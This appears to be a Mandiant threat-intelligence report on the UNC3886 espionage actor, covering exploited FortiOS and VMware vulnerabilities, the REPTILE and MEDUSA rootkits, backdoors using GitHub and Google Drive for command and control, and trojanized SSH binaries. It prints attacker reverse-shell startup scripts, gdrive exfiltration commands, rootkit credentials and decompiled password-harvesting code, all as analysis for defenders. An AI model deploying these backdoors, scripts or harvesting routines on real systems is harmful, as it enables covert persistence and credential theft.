Cloaked and Covert: Uncovering UNC3886 Espionage Operations

cloud.google.com/blog/topics/threat-intelligence/uncovering-unc3886-espionage-operations

Mandiant

Written by: Punsaen Boonyakarn, Shawn Chew, Logeswaran Nadarajan, Mathew Potaczek, Jakub Jozwiak, Alex Marvi

Following the discovery of malware residing within ESXi hypervisors in September 2022, Mandiant began investigating numerous intrusions conducted by UNC3886, a suspected China-nexus cyber espionage actor that has targeted prominent strategic organizations on a global scale. In January 2023, Mandiant provided detailed analysis of the exploitation of a now-patched vulnerability in FortiOS employed by a threat actor suspected to be UNC3886. In March 2023, we provided details surrounding a custom malware ecosystem utilized on affected Fortinet devices. Furthermore, the investigation uncovered the compromise of VMware technologies, which facilitated access to guest virtual machines.

Investigations into more recent operations in 2023 following fixes from the vendors involved in the investigation have corroborated Mandiant's initial observations that the actor operates in a sophisticated, cautious, and evasive nature. Mandiant has observed that UNC3886 employed several layers of organized persistence for redundancy to maintain access to compromised environments over time. Persistence mechanisms encompassed network devices, hypervisors, and virtual machines, ensuring alternative channels remain available even if the primary layer is detected and eliminated.

This blog post discusses UNC3886's intrusion path and subsequent actions that were performed in the environments after compromising the guest virtual machines to achieve access to the critical systems, including:

- The use of publicly available rootkits for long-term persistence
- Deployment of malware that leveraged trusted third-party services for command and control (C2 or C&C)
- Subverting access and collecting credentials with Secure Shell (SSH) backdoors
- Extracting credentials from TACACS+ authentication using custom malware

Mandiant has published detection and hardening guidelines for ESXi hypervisors and attack techniques employed by UNC3886. For Google SecOps Enterprise+ customers, rules have been released to your Emerging Threats rule pack, and indicators of compromise (IOCs) listed in this blog post are available for prioritization with Applied Threat Intelligence. Mandiant recommends that organizations follow the security recommendations within the VMware and Fortinet advisories and the security recommendations provided in this blog post.

Zero-Day Exploitation

In January 2024, Mandiant published a blog post detailing UNC3886's activities exploiting CVE-2023-34048 (VMware vCenter) since late 2021. The exploitation enables unauthenticated remote command execution on vulnerable vCenter servers. Mandiant observed deployment of attacker backdoors minutes after crashing of the vulnerable VMware service.

CVE-2023-34048 was not the only zero-day vulnerability exploited by UNC3886 during these intrusions. The threat actor exploited three other zero-day vulnerabilities, which have since been patched, to gain access when obtaining and abusing credentials of existing accounts was infeasible. Figure 1 describes the UNC3886 attack path involving the following zero-day exploitations:

- CVE-2022-41328 in FortiOS was exploited to download and execute backdoors on FortiGate devices.
- CVE-2022-22948 in VMware vCenter was exploited to obtain encrypted credentials in the vCenter's postgresDB for further access.
- CVE-2023-20867 in VMware Tools was exploited to execute unauthenticated Guest Operations from ESXi host to guest virtual machines.



Figure 1: UNC3886 attack path diagram

Mandiant observed the threat actor exploit CVE-2022-42475 in FortiOS's Secure Sockets Layer (SSL) virtual private network (VPN) to obtain access in January 2023 after details of the vulnerability had been made public by Fortinet as part of their vulnerability disclosure processes. CVE-2022-42475 allows a remote unauthenticated attacker to execute arbitrary code or commands via specifically crafted requests.

Use of Publicly Available Rootkits for Long-Term Persistence

After exploiting zero-day vulnerabilities to gain access to vCenter servers and subsequently managed ESXi servers, the actor obtained total control of guest virtual machines that shared the same ESXi server as the vCenter server. Mandiant observed the actor use two publicly available rootkits, REPTILE and MEDUSA, on the guest virtual machines to maintain access and evade detection.

REPTILE

REPTILE is an open-source Linux rootkit, implemented as a loadable kernel module (LKM), that provides backdoor access to a system. The rootkit and backdoor functionalities are implemented as a separate component identified by Mandiant as follows:

- REPTILE.CMD is a user-mode component responsible for communicating with the kernel-mode component to perform actions including hiding files, processes, and network connections.
- REPTILE.SHELL is a reverse shell backdoor running in user-mode. The component could be configured to listen for a specialized packet in TCP, UDP, or ICMP for activation.
- REPTILE kernel-level component is an LKM responsible for hooking kernel functions and modifying functions data as tasked by REPTILE.CMD to achieve rootkit functionality.
- REPTILE LKM launcher is responsible for decrypting the actual kernel module code from the file and loading into the memory.

REPTILE appeared to be the rootkit of choice by UNC3886 as it was observed being deployed immediately after gaining access to compromised endpoints. REPTILE offers both the common backdoor functionality, such as command execution and file transfer capabilities, as well as stealth functionality that enables the threat actor to evasively access and control the infected endpoints via port knocking.

Mandiant observed that UNC3886 introduced several changes into the REPTILE code base and its auxiliary components. Some changes are based on the REPTILE code base before version 2.1, which was introduced on March 1, 2020, potentially indicating the actor has been developing and/or operating this rootkit for some time.

One such change was identified within the UNC3886 REPTILE LKM launcher. In REPTILE version 2.0, the original developer of REPTILE altered how the kernel-level component is loaded, switching from using `insmod` to a custom launcher. The launcher Mandiant observed UNC3886 use throughout their operations, based on the custom launcher, was updated with a new function to daemonize a process. This function is identical to the publicly available `create_daemon.c`.

UNC3886 automated the deployment of REPTILE components with shell scripts. These scripts contained similar code to the installation script responsible for building REPTILE components and configuring a persistence mechanism for the REPTILE kernel-level component. The following additions were observed in the deployment shell script, which resulted in the creation of different forensic artifacts from the original REPTILE:

1. The threat actor replaced every instance of "reptile" with a unique keyword, which resulted in different filenames for rootkit component files.

File Full Path	Description
`/var/lib/fwupdd/<unique_keyword>_cmd`	REPTILE.CMD executable
`/var/lib/fwupdd/<unique_keyword>_reverse`	REPTILE.SHELL executable
`/var/lib/fwupdd/<unique_keyword>_start`	REPTILE startup shell script
`/lib/modules/<kernel_version>/kernel/drivers/<unique_keyword>/<unique_keyword>`	REPTILE kernel-level component
`/usr/bin/<unique_keyword>`	REPTILE LKM launcher

2. The script only deploys the pre-built REPTILE components and files to the paths listed as follows, and configures persistence mechanisms; it does not build the components.
3. While the original REPTILE relies on modprobe and udev in newer versions to load the kernel-level component, UNC3886 REPTILE relies on creating new RC scripts or systemd unit files with a command to execute REPTILE LKM launcher to load the kernel-level component, presented as follows. Only a few REPTILE samples were observed using `udev` as a persistence mechanism.

```
/usr/bin/< /lib/modules/<kernel_version>/kernel/drivers/
<unique_keyword>/<unique_keyword> 2>&- 1>&- 0<&-
```

Aside from the modifications made to the deployment shell script by the threat actor, the threat actor introduced a startup script containing execution commands and parameters for REPTILE.CMD and REPTILE.SHELL. The following is a sample of the startup script identified from one of the compromised guest virtual machines.

```
#!/bin/bash
#<Centos_Selinux_Config_And_Module>
/var/lib/fwupdd/<unique_keyword>_reverse -t <ip_address>
-p <port> -s <secret> -r <seconds>
/var/lib/fwupdd/<unique_keyword>_cmd hide `ps -ef | grep
"ata/0" | grep -v grep | awk '{print $2}'`
/var/lib/fwupdd/<unique_keyword>_cmd file-tampering
#</Centos_Selinux_Config_And_Module>
```

The startup script tasks REPTILE.SHELL to connect back to the command-and-control (C2 or C&C) server and later configures REPTILE.CMD to hide the REPTILE.SHELL process from a process listing result and hide files from being visible. The analysis of the REPTILE samples revealed that the REPTILE.CMD was developed to hide file contents enclosed with a string `# </Centos_Selinux_Config_And_Module>` when the component is executed with a `file-tampering` parameter.

Mandiant identified a customized sample of REPTILE listeners with Transport Layer Security (TLS) support. The sample is able to receive communications using TLS over raw Transmission Control Protocol (TCP). Mandiant observed the threat actor deployed the customized version of REPTILE along with the victim's legitimate TLS certificate and private key obtained from the compromised FortiGate devices.

While UNC3886 was observed deploying new rootkits and backdoors with more functionalities, REPTILE appeared to be the first option to establish a foothold and possibly the last resort for maintaining access due to its small footprints.

MEDUSA and SEAELF

MEDUSA is an open-source rootkit implementing dynamic linker hijacking via LD_PRELOAD. Unlike REPTILE, which only provides an interactive access with rootkit functionalities, MEDUSA exhibits capabilities of logging user credentials from the successful authentications, either locally or remotely, and command executions. These capabilities are advantageous to UNC3886 as their modus operandi to move laterally using valid credentials.

Mandiant assessed the use of MEDUSA to be experimental alternatives of REPTILE and SSH keyloggers. The adoption of REPTILE was usually observed after the threat actor successfully gained access to compromised endpoints where it was used to deploy other malware, keyloggers, and utilities. MEDUSA, however, has been deployed subsequently on the same compromised endpoints in more recent activities.

Deployment of MEDUSA was accomplished by the MEDUSA installer component, identified by Mandiant as SEAELF. Mandiant identified two versions of MEDUSA deployed in the compromised endpoints, both using `0xAA` as the XOR encryption key to encrypt configuration strings. Mandiant FLARE observed the following changes made by the threat actor to the samples:

1. The `execve` function that would normally filter output from `iptables`, `ip`, and the `/bin` directory no longer filter such output.
2. Output from `strace`, when executed by `execve`, is redirected to `/tmp/orbit.txt` by appending `-o /tmp/orbit.txt` to the command line.

3. The PAM functions no longer report SSH information and disrupt sudo requests by always returning `PAM_SUCCESS(0)`.
4. The following hook functions are missing in the sample:
    1. `hosts_access`
    2. `shutdown`
    3. `close`
    4. `pam_acct_mgmt`
    5. `pam_sm_authenticate`
    6. `xread`

Moreover, the file system evidence indicated changes to the MEDUSA configuration in one version that resulted in the creation and presence of various MEDUSA artifacts and host-based indicator locations as presented in the following table.

Name	Default Value	First Sample	Second Sample
MEDUSA administrator name	`adm1n`	`Y0u4reCu6e`	`Y0u4reCu6e`
MEDUSA administrator password	`asdfasdf`	`1qaz@WSX3edc123`	`1qaz@WSX3edc123`
MEDUSA home directory	`/usr/lib/libc conf`	`/usr/lib/libc conf/`	`/usr/lib/locate/`
ssh, scp, and sudo credential log	`/usr/lib/libseconf /sshpass2.txt`	`/usr/lib/libseconf /local.txt`	`/usr/lib/locate /local.txt`
sshd credential log	`/usr/lib/libseconf /sshpass.txt`	`/var/log /remote.txt`	`/var/log /remote.txt`
Backdoor listening ports	`/usr/lib/libc conf/.ports`	`/usr/lib/libc conf/.pts`	`/usr/lib/locate /.pts`

Mandiant observed the threat actor deploying and executing tools via MEDUSA to capture SSH valid credentials from the compromised endpoints. Upon starting, MEDUSA was configured to execute commands and executables listed under `/usr/lib/locate/.boot.sh` as follows:

```
/usr/sbin/libvird
/usr/bin/NetworkManage
chcon -t sshd_tmp_t /var/run/cron.data
```

The executables and the command constitute a component of the threat actor's attempt to hijack SSH connections with the objective of acquiring SSH credentials. Analysis of the executables and their attempts is discussed later in this report.

Malware Leveraging Trusted Third Parties as C2 Channel

The threat actor was observed deploying malware, including MOPSLED and RIFLESPINE, that leverages trusted third parties like GitHub and Google Drive as C2 channels while relying on the rootkits for persistence.

MOPSLED

MOPSLED is a shellcode-based modular backdoor that has the capability to communicate over HTTP or a custom binary protocol over TCP to its C2 server. The core functionality of MOPSLED involves expanding its capabilities by retrieving plugins from the C2 server. MOPSLED also uses a custom ChaCha20 encryption algorithm to decrypt embedded and external configuration files.

Mandiant observed sharing of MOPSLED between other Chinese cyber espionage groups including APT41. Mandiant considered MOPSLED to be an evolution of CROSSWALK, which can act as a network proxy.

Mandiant observed UNC3886 deploy the Linux variant, identified as MOPSLED.LINUX, on vCenter servers and a small number of the compromised endpoints where REPTILE already existed. MOPSLED.LINUX appeared to be used only as an initial malware deployed after gaining successful access since the malware does not have rootkit-like capabilities that could evade detection.

MOPSLED.LINUX was developed to communicate with a dead-drop URL to retrieve an actual C2 address. The sample associated with UNC3886 was observed sending HTTP GET requests to `https://cyberponke.github[.]io/*`. The response was decrypted using the ChaCha20 cipher to obtain the actual C2 IP address. Further communications are implemented as a custom binary protocol similar to HTTP/S.

RIFLESPINE

RIFLESPINE is a cross-platform backdoor that leverages Google Drive to transfer files and execute commands. It adopts the CryptoPP library to implement the AES algorithm to encrypt and decrypt the data transmitted between an affected machine and the threat actor.

To instruct RIFLESPINE, the threat actor creates an encrypted file on Google Drive with instructions for RIFLESPINE that is then executed by the malware on the target endpoint. The target endpoint's MAC address must appear in the filename when it is created. The file is downloaded, RIFLESPINE downloads and decrypts the file, and executes the instructions. The executions' outputs will be encrypted, stored in a temporary file, and then uploaded to Google Drive once more. The following instructions are available for execution:

1. Download file with `get` command.
2. Upload file with `put` command.
3. Set next call out time in milliseconds with `settime.`
4. Execution arbitrary commands with `/bin/sh.`

UNC3886 deployed RIFLESPINE with an open-source Google Drive CLI client. A systemd service file was created and used to execute the malware as the malware does not contain a persistence mechanism. Upon first installation, the malware collects system information and starts communicating with Google Drive service with the following steps:

1. Execute `gdrive`

   to obtain the file pertinent to the target endpoint with the following command:

   ```
   gdrive --refresh-token <token> list | grep "2@<mac_address>"
   ```

2. Write the filename to a temporary file `/tmp/syslog<random_number.rs.`
3. Download file to `/tmp`

   matching the filename with the following command:

   ```
   gdrive --refresh-token <token> download --path "/tmp" -f
   ```

4. Decrypt file `/tmp/<filename>` to `/tmp/<download_filename>.de` using CryptoPP AES-CBC with key `libcrypt.so.2` and IV `libev.so.5.`
5. Read `/tmp/<download_filename>.de` line by line for instructions to execute.
6. After executing the instructions, write output to `/tmp/update<random_number>.tmp.`
7. Encrypt response from `/tmp/update<random_number.tmp` to `/tmp/update<random_number>.tmp.en` using the same AES keys as decryption.
8. Upload encrypted response with the following command:

   ```
   gdrive --refresh-token <token> upload --name "/tmp
   /update<random_number>.tmp.en"
   ```

9. Delay and repeat the previous steps.

Similar to MOPSLED.LINUX, RIFLESPINE was observed only in a small number of the compromised virtual machines. It is reasonable to assume that the threat actor abandoned the idea of using MOPSLED.LINUX and RIFLESPINE, which do not have rootkit functionality, as backdoors because predictable communications to GitHub and Google Drive services from virtual machine servers, rather than workstations, could raise suspicions.

Subverting Accesses With Backdoored Applications

Mandiant observed UNC3886 relying heavily on collecting and utilizing valid credentials for lateral movement between guest virtual machines running on the compromised VMware ESXi. The following section describes different techniques used by the threat actor to collect and abuse valid credentials.

Backdoored SSH Executables

After gaining access to the guest virtual machines, either through the collection of `vpxuser` credentials or by exploiting CVE-2023-20867 in conjunction with VMware Guest Operations abuse to facilitate malicious file transfer and execution, UNC3886 was observed deploying backdoored SSH clients and daemons. The purpose of these malicious components was the interception and collection of credentials within an XOR-encrypted text file.

Analysis of the compromised SSH client located at `/usr/bin/ssh` exposed modifications by the threat actor to the `userauth_passwd()` function, which governs password-based authentication. These modifications (detailed in Figure 2) introduce instructions designed to harvest SSH credentials from outgoing connections. The credentials are then XORed with `0xef` before storage in the file `/var/log/ldapd<unique_keyword>.2.gz`.

```
33  xasprintf((unsigned int)&v21, (unsigned int)"%s@%s's password: ", *(_QWORD *)v6, v7, a5, a6);
34  passphrase = (char *)read_passphrase(v21, 0LL);
35  memset(ptr, 0, 0x400uLL);
36  __sprintf_chk(ptr, 1LL, 1024LL, "%-20s%-20s\n", *(const char **)v6, passphrase);
37  v10 = strlen(ptr);
38  if ( v10 )
39  {
40    v11 = &ptr[1];
41    v12 = ptr;
42    while ( 1 )
43    {
44      *v12 ^= 0xEFu;
45      v12 = v11;
46      if ( v11 == &ptr[(unsigned int)(v10 - 1) + 1] )
47        break;
48      ++v11;
49    }
50  }
51  v13 = fopen("/var/log/ldapd[redacted].2.gz", "ab+");
52  v14 = v13;
53  if ( v13 )
54  {
55    fwrite(ptr, v10, 1uLL, v13);
56    fclose(v14);
57  }
58  v15 = sshpkt_start(a1, 50LL);
33  xasprintf((unsigned int)&v21, (unsigned int)"%s@%s's password: ", *(_QWORD *)v6, v7, a5, a6);
34  passphrase = (char *)read_passphrase(v21, 0LL);
35  memset(ptr, 0, 0x400uLL);
36  __sprintf_chk(ptr, 1LL, 1024LL, "%-20s%-20s\n", *(const char **)v6, passphrase);
37  v10 = strlen(ptr);
38  if ( v10 )
39  {
40    v11 = &ptr[1];
41    v12 = ptr;
42    while ( 1 )
43    {
44      *v12 ^= 0xEFu;
45      v12 = v11;
46      if ( v11 == &ptr[(unsigned int)(v10 - 1) + 1] )
47        break;
48      ++v11;
49    }
50  }
51  v13 = fopen("/var/log/ldapd[redacted].2.gz", "ab+");
52  v14 = v13;
53  if ( v13 )
54  {
55    fwrite(ptr, v10, 1uLL, v13);
56    fclose(v14);
57  }
58  v15 = sshpkt_start(a1, 50LL);
```

Figure 2: Backdoored userauth_passwd()function

To facilitate the targeted collection of incoming SSH credentials, threat actors introduced modifications to the SSH daemon executable located at `/usr/sbin/sshd`. These modifications were specifically implemented within the `auth_password()` function, responsible for managing password-based authentication within the SSH daemon, and the `sshpam_auth_passwd()` function, which facilitates integration with Pluggable Authentication Modules (PAM). The injected malicious code functions analogously to that observed within the SSH client. However, in this instance, harvested credentials are stored within the file `/var/log/ldapd<unique_keyword>.1.gz`.

```
50        v6 = sys_auth_passwd(a1, a2);
51        if ( v6 )
52        {
53          v9 = *(const char **)(a1 + 32);
54          memset(v15, 0, 0x400uLL);
55          __sprintf_chk(v15, 1LL, 1024LL, "%-20s%-20s\n", v9, a2);
56          v10 = &v15[strlen(v15)];
57          if ( (int)(v10 - v15) > 0 )
58          {
59            v11 = &v15[1];
60            v12 = v15;
61            while ( 1 )
62            {
63              *v12 ^= 0xEFu;
64              v12 = v11;
65              if ( v11 == &v15[(unsigned int)(v10 - v15)] )
66                break;
67              ++v11;
68            }
69          }
70          v13 = fopen("/var/log/ldapd[redacted].1.gz", "ab+");
71          v14 = v13;
72          if ( v13 )
73          {
74            fwrite(v15, (int)(v10 - v15), 1uLL, v13);
75            fclose(v14);
76          }
77        }
```

```
50        v6 = sys_auth_passwd(a1, a2);
51        if ( v6 )
52        {
53          v9 = *(const char **)(a1 + 32);
54          memset(v15, 0, 0x400uLL);
55          __sprintf_chk(v15, 1LL, 1024LL, "%-20s%-20s\n", v9, a2);
56          v10 = &v15[strlen(v15)];
57          if ( (int)(v10 - v15) > 0 )
58          {
59            v11 = &v15[1];
60            v12 = v15;
61            while ( 1 )
62            {
63              *v12 ^= 0xEFu;
64              v12 = v11;
65              if ( v11 == &v15[(unsigned int)(v10 - v15)] )
66                break;
67              ++v11;
68            }
69          }
70          v13 = fopen("/var/log/ldapd[redacted].1.gz", "ab+");
71          v14 = v13;
72          if ( v13 )
73          {
74            fwrite(v15, (int)(v10 - v15), 1uLL, v13);
75            fclose(v14);
76          }
77        }
```

Figure 3: Backdoored auth_password()function

```
  93  debug(
  94    (unsigned int)"PAM: password authentication accepted for %.100s",
  95    *(_QWORD *)(a1 + 32),
  96    v15,
  97    v18,
  98    v16,
  99    v17,
 100    v35[0]);
 101  v25 = *(const char **)(a1 + 32);
 102  memset(v35, 0, 0x400uLL);
 103  __sprintf_chk(v35, 1LL, 1024LL, "%-20s%-20s\n", v25, a2);
 104  v26 = &v35[strlen(v35)];
 105  if ( (int)(v26 - v35) > 0 )
 106  {
 107    v27 = &v35[1];
 108    v28 = v35;
 109    while ( 1 )
 110    {
 111      *v28 ^= 0xEFu;
 112      v28 = v27;
 113      if ( v27 == &v35[(unsigned int)(v26 - v35)] )
 114        break;
 115      ++v27;
 116    }
 117  }
 118  v29 = fopen("/var/log/ldapd[redacted].1.gz", "ab+");
 119  v30 = v29;
 120  if ( v29 )
 121  {
 122    fwrite(v35, (int)(v26 - v35), 1uLL, v29);
 123    fclose(v30);
 124  }
 125  return 1;
 126}
```

```
  debug(
    (unsigned int)"PAM: password authentication accepted for %.100s",
    *(_QWORD *)(a1 + 32),
    v15,
    v18,
    v16,
    v17,
    v35[0]);
  v25 = *(const char **)(a1 + 32);
  memset(v35, 0, 0x400uLL);
  __sprintf_chk(v35, 1LL, 1024LL, "%-20s%-20s\n", v25, a2);
  v26 = &v35[strlen(v35)];
  if ( (int)(v26 - v35) > 0 )
  {
    v27 = &v35[1];
    v28 = v35;
    while ( 1 )
    {
      *v28 ^= 0xEFu;
      v28 = v27;
      if ( v27 == &v35[(unsigned int)(v26 - v35)] )
        break;
      ++v27;
    }
  }
  v29 = fopen("/var/log/ldapd[redacted].1.gz", "ab+");
  v30 = v29;
  if ( v29 )
  {
    fwrite(v35, (int)(v26 - v35), 1uLL, v29);
    fclose(v30);
  }
  return 1;
}
```

Figure 4: Backdoored sshpam_auth_passwd() function

In more recent threat actor activities, Mandiant observed the threat actor installed `yum-versionlock` to ensure that the malicious SSH clients and daemons would survive package upgrades. `yum-versionlock` enables the threat actor to exclude OpenSSH-related packages from the upgrade by adding the current version of OpenSSH packages to the `versionlock.list` file. Content of the `versionlock.list` file is presented as follows with the timestamp when the locks were added.

```
# Added lock on Tue Oct 25 23:28:07 2022
openssh-clients-0:8.0p1-13.el8.*
openssh-server-0:8.0p1-13.el8.*
```

Bring Your Own SSH Server

In addition to the backdoored SSH binaries deployed to collect SSH credentials, the threat actor was observed leveraging MEDUSA rootkit to deploy a custom SSH server with the same malicious goals.

Per the findings from MEDUSA rootkit analysis, Mandiant indicated that the threat actor utilized `BOOT_SCRIPT` parameter of MEDUSA located at `/usr/lib/locate/.boot.sh` to execute the following executables and a command on boot:

```
/usr/sbin/libvird
/usr/bin/NetworkManage
chcon -t sshd_tmp_t /var/run/cron.data
```

The hijacking of SSH connections to obtain credentials starts with the execution of `/usr/sbin/libvird`. `Libvird`, which is an injector based on a publicly available kubo/injector project embedded with a payload. `libvird` creates a library file identified as `/lib64/libseconfd.so` from the embedded payload and injects the library to `sshd` by default if both the target program and the library file are not provided.

Mandiant recovered and conducted analysis of the file with the same hash as the payload embedded in `libvird`. The analysis observed that the payload intercepts `checkfd()` of `sshd` when executed and verifies if the received data contains `SSH-2.0-OpenSSH_6pf`. The payload redirects the stream to the Unix socket `/var/run/cron.data`.

Mandiant identified `/usr/bin/NetworkManage` as a SSH server based on a publicly available SSH server wzshiming/sshd. The SSH server creates, monitors, and picks up the connection redirected to the Unix socket `/var/run/cron.data`.

Lastly, the final command inside `/usr/lib/locate/.boot.sh` was used to apply the SELinux security context of the Unix socket file `/var/run/cron.dat` to be the predefined `sshd_tmp_t` context, which is the security context tailored to temporary files used by the SSH daemon. This to ensure that the Unix socket used by the injector and the custom SSH server is accessible and writable when SELinux is enabled.

The threat actor was observed deploying another injector identified as `sentry` and the custom SSH server identified as `sshdng-venter-7.0` on another endpoint. Analysis of the two executables identified the same injection and redirection operations as observed with `libvird` and `NetworkManage`.

Toward the Intrusion Goals

The Remnants of Internal Recon and Lateral Movement

The objectives of the threat actor were initially unclear due to limited visibility and the extensive use of rootkits, tools, and scripts to eliminate forensic artifacts. When considering goal achievement, it is trivial to assume that a cyber espionage threat actor would focus on specific information. Yet pinpointing the exact type of information becomes challenging as it is situational. After a comprehensive analysis of the unallocated space of the compromised endpoints acting as a jump server, Mandiant identified some evidence that indicated what the threat actor's ultimate intentions may have been.

Mandiant successfully recovered scan logs generated by NMAP. The scan logs were created using the `-oG` parameter, which resulted in the recording of detailed scan information, including the NMAP executable, the scan initiation timestamp, the options, and the scan result. The sample log is presented as follows. Note that information related to victim organizations is redacted.

```
# Nmap 6.49BETA1 scan initiated [redacted] as: ./sc -sS -Pn -n
--open --host-timeout 30 -T4 -v -oG result.txt -p 902,2012,4786,443
A.B.C.D/24
# Ports scanned: TCP(4;443,902,2012,4786) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: A.B.C.1 ()        Ports: 443/open/tcp//https///,
4786/open/tcp//smart-install///
        Ignored State: filtered (2)
Host: A.B.C.1 ()        Status: Up
Host: A.B.C.1 ()        Status: Timeout
Host: A.B.C.2 ()        Status: Up
Host: A.B.C.2 ()        Ports: 4786/open/tcp//smart-install///
        Ignored State: filtered (3)
Host: A.B.C.3 ()        Status: Up
Host: A.B.C.3 ()        Ports: 443/open/tcp//https///
        Ignored State: filtered (3)
Host: A.B.C.4 ()        Status: Up
Host: A.B.C.4 ()        Status: Ports: 902/open/tcp//ideafarm-door///
        Ignored State: filtered (3)
Host: A.B.C.5 ()        Status: Up
Host: A.B.C.5 ()        Status: Timeout
Host: A.B.C.6 ()        Status: Up
Host: A.B.C.6 ()        Ports: 4786/open/tcp//smart-install///
        Ignored State: filtered (3)
.......
```

The following observations were made from the sample scan log:

- **NMAP executable**: The threat actor brought their own NMAP executable for scanning. The executable `sc` was also located on the unallocated space and identified as a stand-alone version of the NMAP.
- **Scanning parameters**: TCP SYN scan was initiated in the aggressive mode without DNS resolution and host discovery, targeting TCP/443, TCP/902, TCP/2012, and TCP/4786 of `10.A.B.C/24`. The result was recorded to `result.txt` with a record of only open or possibly open ports.
- **Scanning results**: The result indicates alive hosts with the open ports.

